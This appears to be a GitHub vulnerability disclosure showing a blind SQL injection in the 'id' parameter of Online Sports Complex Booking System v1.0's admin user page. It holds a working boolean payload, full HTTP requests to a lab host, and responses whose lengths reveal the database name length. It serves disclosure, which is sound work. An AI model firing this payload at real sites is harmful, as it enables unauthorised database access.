debug601 Create SQLi-5.md History

1 contributor

35 lines (24 sloc) | 1.44 KB

Online Sports Complex Booking System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15236/online-sports-complex-booking-system-phpmysql-free-source-code.html

Vulnerability File: /scbs/admin/?page=user/manage_user&id=

Vulnerability location: /scbs/admin/?page=user/manage_user&id=, id


Current database name: scbs_db,length is 7

[+] Payload: /scbs/admin/?page=user/manage_user&id=10%27%20and%20length(database())%20=7--+

```
GET /scbs/admin/?page=user/manage_user&id=10%27%20and%20length(database())%20=7--+ H
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=gp584rjk4ugbjakmto03cu7pco
Connection: close
```

```
// Leak place ---> id
```


When length (database ()) = 6, Content-Length: 22616




```
GET
/scbs/admin/?page=user/manage_user&id=10%27%20and
%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=gp584rjk4ugbjakmto03cu7pco
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 03:28:20 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 22616

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Sports Complex Booking System</title>
```




When length (database ()) = 7, Content-Length: 22473



```
GET
/scbs/admin/?page=user/manage_user&id=10%27%20and
%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=gp584rjk4ugbjakmto03cu7pco
Connection: close
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Apr 2022 03:27:53 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 22473

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-sca
        <title>Sports Complex Booking System</title>
    <link rel="icon" href="http://192.168.1.19/scbs/uploads/system
    <!-- Google Font: Source Sans Pro -->
    <!-- <link rel="stylesheet"
href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,
-->
    <!-- Font Awesome -->
```


Load URL
Split URL
Execute
http://192.168.1.19/scbs/admin/?page=user/manage_user&id=10' and length(database()) =7--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace A
SCBS - PHP
Sports Complex Booking System - Admin
First Name
Claire
Last Name
Blake
Username